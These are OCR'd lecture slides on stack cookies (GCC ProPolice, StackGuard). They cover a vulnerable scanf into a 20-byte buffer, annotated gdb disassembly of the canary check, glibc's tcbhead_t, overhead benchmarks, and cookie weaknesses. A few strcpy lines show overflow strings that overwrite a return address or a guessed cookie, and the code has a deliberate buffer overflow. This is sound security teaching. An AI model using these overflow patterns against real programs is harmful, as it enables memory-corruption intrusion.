
Stack Cookie: Attack Example

- `strcpy(buffer, "AAAABBBBCCCCDDDDDEEEEE\x35\x45\x04\x08")`
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
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
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
Stack Cookie: Attack Example

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
Stack Cookie: Attack Example

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Stack Cookie: Attack Example

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


StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks*

In Proceedings of
The 7th USENIX Security Symposium (1998)

Crispin Cowan, Calton Pu, Dave Maier, Heather Hinton,[†] Jonathan Walpole,
Peat Bakke, Steve Beattie, Aaron Grier, Perry Wagle and Qian Zhang

*Department of Computer Science and Engineering
Oregon Graduate Institute of Science & Technology*

immunix-request@cse.ogi.edu, <http://cse.ogi.edu/DISC/projects/immunix>



Stack Cookie

GCC ProPolice

```
3 void input_func() {  
4     char buf[20];  
5     scanf("%s", buf);  
6     printf("%s\n", buf);  
7 }
```

```
gcc -o a a.c -m32
```

Stack Cookie

GCC ProPolice

```
3 void input_func() {  
4   char buf[20];  
5   scanf("%s", buf);  
6   printf("%s\n", buf);  
7 }
```

```
gcc -o a a.c -m32
```

```
gdb-peda$ disas input_func
```

Dump of assembler code for function input_func:

```
0x080484bb <+0>:      push   %ebp  
0x080484bc <+1>:      mov    %esp,%ebp  
0x080484be <+3>:      sub    $0x28,%esp  
0x080484c1 <+6>:      mov    %gs:0x14,%eax  
0x080484c7 <+12>:     mov    %eax,-0xc(%ebp)  
0x080484ca <+15>:     xor    %eax,%eax  
0x080484cc <+17>:     sub    $0x8,%esp  
0x080484cf <+20>:     lea   -0x20(%ebp),%eax  
0x080484d2 <+23>:     push  %eax  
0x080484d3 <+24>:     push  $0x80485b0  
0x080484d8 <+29>:     call  0x80483a0 <__isoc99_scanf@plt>  
0x080484dd <+34>:     add   $0x10,%esp  
0x080484e0 <+37>:     sub   $0xc,%esp  
0x080484e3 <+40>:     lea   -0x20(%ebp),%eax  
0x080484e6 <+43>:     push  %eax  
0x080484e7 <+44>:     call  0x8048380 <puts@plt>  
0x080484ec <+49>:     add   $0x10,%esp  
0x080484ef <+52>:     nop  
0x080484f0 <+53>:     mov   -0xc(%ebp),%eax  
0x080484f3 <+56>:     xor   %gs:0x14,%eax  
0x080484fa <+63>:     je    0x8048501 <input_func+70>  
0x080484fc <+65>:     call  0x8048370 <__stack_chk_fail@plt>  
0x08048501 <+70>:     leave  
0x08048502 <+71>:     ret
```

End of assembler dump.

Stack Cookie

GCC ProPolice

```
3 void input_func() {  
4   char buf[20];  
5   scanf("%s", buf);  
6   printf("%s\n", buf);  
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gcc -o a a.c -m32
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0x080484e3 <+40>:  lea   -0x20(%ebp),%eax  
0x080484e6 <+43>:  push  %eax  
0x080484e7 <+44>:  call  0x8048380 <puts@plt>  
0x080484ec <+49>:  add   $0x10,%esp  
0x080484ef <+52>:  nop  
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```

End of assembler dump.

Stack Cookie

GCC ProPolice

```
3 void input_func() {  
4   char buf[20];  
5   scanf("%s", buf);  
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7 }
```

```
gcc -o a a.c -m32
```

```
gdb-peda$ disas input_func
```

Dump of assembler code for function input_func:

```
0x080484bb <+0>:   push   %ebp  
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0x080484ef <+52>:  nop  
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0x080484fc <+65>:  call  0x8048370 <__stack_chk_fail@plt>  
0x08048501 <+70>:  leave  
0x08048502 <+71>:  ret
```

End of assembler dump.

Stack Cookie

GCC ProPolice

```
3 void input_func() {  
4   char buf[20];  
5   scanf("%s", buf);  
6   printf("%s\n", buf);  
7 }
```

```
gcc -o a a.c -m32
```

Cookie stored in `-0xc(%ebp)`

```
gdb-peda$ disas input_func
```

Dump of assembler code for function input_func:

```
0x080484bb <+0>:   push   %ebp  
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0x080484be <+3>:   sub    $0x28,%esp  
0x080484c1 <+6>:   mov    %gs:0x14,%eax  
0x080484c7 <+12>:  mov    %eax,-0xc(%ebp)  
0x080484ca <+15>:  xor    %eax,%eax  
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0x080484fc <+65>:  call  0x8048370 <__stack_chk_fail@plt>  
0x08048501 <+70>:  leave  
0x08048502 <+71>:  ret
```

End of assembler dump.

Stack Cookie

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4   char buf[20];
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7 }
```

```
gcc -o a a.c -m32
```

Cookie stored in `-0xc(%ebp)`

```
gdb-peda$ disas input_func
```

Dump of assembler code for function input_func:

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0x080484fc <+65>:  call  0x8048370 <__stack_chk_fail@plt>
0x08048501 <+70>:  leave
0x08048502 <+71>:  ret
```

Get canary from %gs

End of assembler dump.

Stack Cookie

GCC ProPolice

```
3 void input_func() {
4   char buf[20];
5   scanf("%s", buf);
6   printf("%s\n", buf);
7 }
```

```
gcc -o a a.c -m32
```

Cookie stored in `-0xc(%ebp)`

```
gdb-peda$ disas input_func
```

Dump of assembler code for function input_func:

```
0x080484bb <+0>:   push   %ebp
0x080484bc <+1>:   mov    %esp,%ebp
0x080484be <+3>:   sub   $0x28,%esp
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0x080484e6 <+43>:  push  %eax
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0x080484f3 <+56>:  xor    %gs:0x14,%eax
0x080484fa <+63>:  je     0x8048501 <input_func+70>
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0x08048501 <+70>:  leave
0x08048502 <+71>:  ret
```

End of assembler dump.

Stack Cookie

GCC ProPolice

```
3 void input_func() {
4   char buf[20];
5   scanf("%s", buf);
6   printf("%s\n", buf);
7 }
```

```
gcc -o a a.c -m32
```

Cookie stored in `-0xc(%ebp)`

```
gdb-peda$ disas input_func
```

Dump of assembler code for function input_func:

```
0x080484bb <+0>:   push   %ebp
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0x080484c7 <+12>:  mov   %eax,-0xc(%ebp)
0x080484ca <+15>:  xor   %eax,%eax
0x080484cc <+17>:  sub   $0x8,%esp
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0x080484d3 <+24>:  push  $0x80485b0
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0x080484e3 <+40>:  lea   -0x20(%ebp),%eax
0x080484e6 <+43>:  push  %eax
0x080484e7 <+44>:  call  0x8048380 <puts@plt>
0x080484ec <+49>:  add   $0x10,%esp
0x080484ef <+52>:  nop
0x080484f0 <+53>:  mov   -0xc(%ebp),%eax
0x080484f3 <+56>:  xor   %gs:0x14,%eax
0x080484fa <+63>:  je    0x8048501 <input_func+70>
0x080484fc <+65>:  call  0x8048370 <__stack_chk_fail@plt>
0x08048501 <+70>:  leave
0x08048502 <+71>:  ret
```

End of assembler dump.

Get canary from %gs

Store canary at ebp-c

Clear canary in %eax

Stack Cookie

GCC ProPolice

```
3 void input_func() {
4   char buf[20];
5   scanf("%s", buf);
6   printf("%s\n", buf);
7 }
```

```
gcc -o a a.c -m32
```

Cookie stored in `-0xc(%ebp)`

```
gdb-peda$ disas input_func
```

Dump of assembler code for function input_func:

```
0x080484bb <+0>:   push   %ebp
0x080484bc <+1>:   mov    %esp,%ebp
0x080484be <+3>:   sub    $0x28,%esp
0x080484c1 <+6>:   mov    %gs:0x14,%eax
0x080484c7 <+12>:  mov    %eax,-0xc(%ebp)
0x080484ca <+15>:  xor    %eax,%eax
0x080484cc <+17>:  sub    $0x8,%esp
0x080484cf <+20>:  lea   -0x20(%ebp),%eax
0x080484d2 <+23>:  push  %eax
0x080484d3 <+24>:  push  $0x80485b0
0x080484d8 <+29>:  call  0x80483a0 <__isoc99_scanf@plt>
0x080484dd <+34>:  add   $0x10,%esp
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0x080484e3 <+40>:  lea   -0x20(%ebp),%eax
0x080484e6 <+43>:  push  %eax
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0x080484ec <+49>:  add   $0x10,%esp
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0x080484fa <+63>:  je    0x8048501 <input_func+70>
0x080484fc <+65>:  call  0x8048370 <__stack_chk_fail@plt>
0x08048501 <+70>:  leave
0x08048502 <+71>:  ret
```

End of assembler dump.

Get canary from %gs

Store canary at ebp-c

Clear canary in %eax

Get canary in stack

Stack Cookie

GCC ProPolice

```
3 void input_func() {
4   char buf[20];
5   scanf("%s", buf);
6   printf("%s\n", buf);
7 }
```

```
gcc -o a a.c -m32
```

Cookie stored in `-0xc(%ebp)`

```
gdb-peda$ disas input_func
```

Dump of assembler code for function input_func:

```
0x080484bb <+0>:   push   %ebp
0x080484bc <+1>:   mov    %esp,%ebp
0x080484be <+3>:   sub    $0x28,%esp
0x080484c1 <+6>:   mov    %gs:0x14,%eax Get canary from %gs
0x080484c7 <+12>:  mov    %eax,-0xc(%ebp) Store canary at ebp-c
0x080484ca <+15>:  xor    %eax,%eax Clear canary in %eax
0x080484cc <+17>:  sub    $0x8,%esp
0x080484cf <+20>:  lea   -0x20(%ebp),%eax
0x080484d2 <+23>:  push   %eax
0x080484d3 <+24>:  push   $0x80485b0
0x080484d8 <+29>:  call  0x80483a0 <__isoc99_scanf@plt>
0x080484dd <+34>:  add    $0x10,%esp
0x080484e0 <+37>:  sub    $0xc,%esp
0x080484e3 <+40>:  lea   -0x20(%ebp),%eax
0x080484e6 <+43>:  push   %eax
0x080484e7 <+44>:  call  0x8048380 <puts@plt>
0x080484ec <+49>:  add    $0x10,%esp
0x080484ef <+52>:  nop
0x080484f0 <+53>:  mov    -0xc(%ebp),%eax Get canary in stack
0x080484f3 <+56>:  xor    %gs:0x14,%eax Xor that with value in %gs
0x080484fa <+63>:  je     0x8048501 <input_func+70>
0x080484fc <+65>:  call  0x8048370 <__stack_chk_fail@plt>
0x08048501 <+70>:  leave
0x08048502 <+71>:  ret
```

End of assembler dump.

Stack Cookie in g

```
gdb-peda$ disas input_func
Dump of assembler code for function input_func:
0x080484bb <+0>:    push   %ebp
0x080484bc <+1>:    mov    %esp,%ebp
0x080484be <+3>:    sub    $0x28,%esp
0x080484c1 <+6>:    mov    %gs:0x14,%eax
0x080484c7 <+12>:   mov    %eax,%ecx
```

```
=== Welcome to SECPROG calculator ===
+356
0
+356+1
1
+356
0
gdb

*** stack smashing detected ***: ./calc terminated
Aborted (core dumped)
```

```
0x080484fc <+65>:   call   0x8048370 <__stack_chk_fail@plt>
0x08048501 <+70>:   leave
0x08048502 <+71>:   ret
End of assembler dump.
```

```

1 // @glibc/sysdeps/i386/nptl/tls.h
2 typedef struct
3 {
4     void *tcb;           /* Pointer to the TCB.  Not necessarily the
5                          thread descriptor used by libpthread. */
6     dtv_t *dtv;
7     void *self;        /* Pointer to the thread descriptor. */
8     int multiple_threads;
9     uintptr_t sysinfo;
10    uintptr_t stack_guard;
11    uintptr_t pointer_guard;
12    int gscope_flag;
13    /* Bit 0: X86_FEATURE_1_IBT.
14       Bit 1: X86_FEATURE_1_SHSTK.
15       */
16    unsigned int feature_1;
17    /* Reservation of some values for the TM ABI. */
18    void *__private_tm[3];
19    /* GCC split stack support. */
20    void *__private_ss;
21    /* The lowest address of shadow stack, */
22    unsigned long ssp_base;
23 } tcbhead_t;

```

Stack Cookie: Overhead


- 2 memory move
 - +1 for store, +1 for read
- 1 compare
- Per each function call
- 1~5% overhead

Benchmark:
SPECint, SPECfloat

Compile Options	CINT		CFP	
-fno-stack-protector_-m32	257		107	
-fstack-protector-all_-m32	268	(104.28%)	113	(105.61%)


Stack Cookie: Weaknesses

- Effective for common mistakes
 - strcpy/memcpy
 - read/scanf
 - Missing bound check in a for loop
- But can only block sequential overflow
- What if `buffer[24] = 0xaa`?




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
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
Stack Cookie: Weaknesses

- Fail if attacker can guess the cookie value
 - strcpy(buf, "AAAABBBBCCCC\x44\x33\x22\x11EEEE...")
 - (stack-cookie-1)
- -> Use a random value for a cookie!
 - Is rand() safe?
- See <https://www.includehelp.com/c-programs/guess-a-random-number.aspx>




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
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
